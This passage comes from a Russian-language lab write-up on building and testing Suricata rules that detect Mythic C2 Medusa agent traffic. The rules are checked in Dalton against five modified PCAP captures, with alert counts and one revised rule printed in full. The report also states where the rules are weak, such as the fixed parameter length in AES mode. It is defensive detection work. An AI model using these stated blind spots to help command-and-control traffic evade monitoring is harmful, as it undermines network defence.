/lab_post. Проверяю этот дамп теми же правилами, которые использовал для B. Конкретные пути в условиях правил не указаны, поэтому изменение URI не должно повлиять на обнаружение.





Ожидаю что Dalton выдаст 74 алерта для GET и 64 для POST запросов, в сумме 138.







Как и ожидал, Dalton выдал 138 алертов. Правила продолжили срабатывать после изменения путей GET и POST в сборке C.


Дамп D (измененный User-Agent)


Дальше проверяю сборку D, в которой User-Agent заменён на `Mozilla/5.0`. Использую те же правила без изменений, поскольку этот заголовок в их условиях не проверяется.





Ожидаю что Dalton выдаст 68 алертов для GET и 64 для POST запросов, в сумме 132







Как и ожидал, Dalton выдал 132 алерта. Правила продолжили срабатывать после изменения User-Agent.


Дамп E (измененный параметр обмена ключами)


В сборке E параметр encrypted_exchange_check установлен в True. В коде соответствующий параметр ExchChk сохраняется в настройках, но дальше не используется. Поэтому отдельный обмен ключами не подтвердился. Рассматриваю E как дополнительный запуск с AES.





Проверяю этот дамп теми же двумя правилами. В нём записано 59 GET запросов и 64 POST запроса, поэтому ожидаю 123 алерта. По этому запуску нельзя оценить обнаружение полноценного обмена ключами.





Как и ожидал, Dalton выдал 123 алерта.

Выбор и отбрасывание признаков

При выборе признаков отказался от конкретных IP адресов, UUID, имени пользователя и PID. Эти значения относятся к отдельному запуску агента. Пути запросов и User-Agent тоже не стал фиксировать, поскольку они меняются в настройках. Интервал опросов не использовал, может меняться командой sleep.
Для обмена без AES выбрал поля сообщений после Base64 декодирования. Сочетание get_tasking и tasking_size позволяет обнаруживать опросы как с заданиями, так и без

них. Для результатов использовал post_response и responses. Эти поля сохраняются при выполнении разных команд, ошибках и передаче файлов. Регистрацию проверяю отдельно по сочетанию checkin, uuid и architecture.
При включённом AES содержимое JSON скрыто. Для POST использовал формат UUID в начале сообщения и наличие бинарных данных после него. Для GET использовал формат UUID и длину значения параметра 176 символов, которая сохранялась в исследованных запросах заданий. Саму длину отдельно от остальных условий не использую. Если формат запроса изменится, это ограничение может привести к пропуску.
Правила для AES проверяют внешнюю структуру сообщения, но не расшифровывают его и не проверяют HMAC. Поэтому срабатывание само по себе не доказывает использование именно Medusa. Похожий формат может встретиться у другого агента или легитимного приложения.

Доработка первого правила

В первоначальном варианте первого правила осталось фиксированное имя параметра q. Убрал эту привязку. Теперь значение параметра извлекается через pcrexform, затем после декодирования проверяются те же поля JSON.


```
alert http any any -> any any (msg:"Mythic HTTP get_tasking";
flow:established, to_server; http.method; content:"GET"; http.uri;
pcrexform:"[?&][^=&]+=([A-Za-z0-9_-]+={0,2})(?:&|$)"; from_base64;
content:"|22|action|22|: |22|get_tasking|22|";
content:"|22|tasking_size|22|: -1"; classtype:trojan-activity; sid:1;
rev:2;)
```


Проверка итогового набора правил

Для общей проверки собрал пять правил. Первое использую с `rev:2`, остальные с `rev:1`. Загрузил все пять PCAP в Dalton и выбрал создание отдельного задания для каждого файла. Ожидаемые количества срабатываний определил по числу запросов в дампах:

- A: 200, из них 136 запросов заданий, 63 сообщения с результатами и одна регистрация.
- B: 143, из них 79 GET и 64 POST.
- C: 138, из них 74 GET и 64 POST.
- D: 132, из них 68 GET и 64 POST.
- E: 123, из них 59 GET и 64 POST.

Сначала сравню общее количество уведомлений с ожидаемым. Затем сопоставлю уведомления с запросами по адресам, портам и времени. Это нужно, чтобы проверить пропуски и повторные срабатывания, которые могут быть незаметны при сравнении только общего числа.

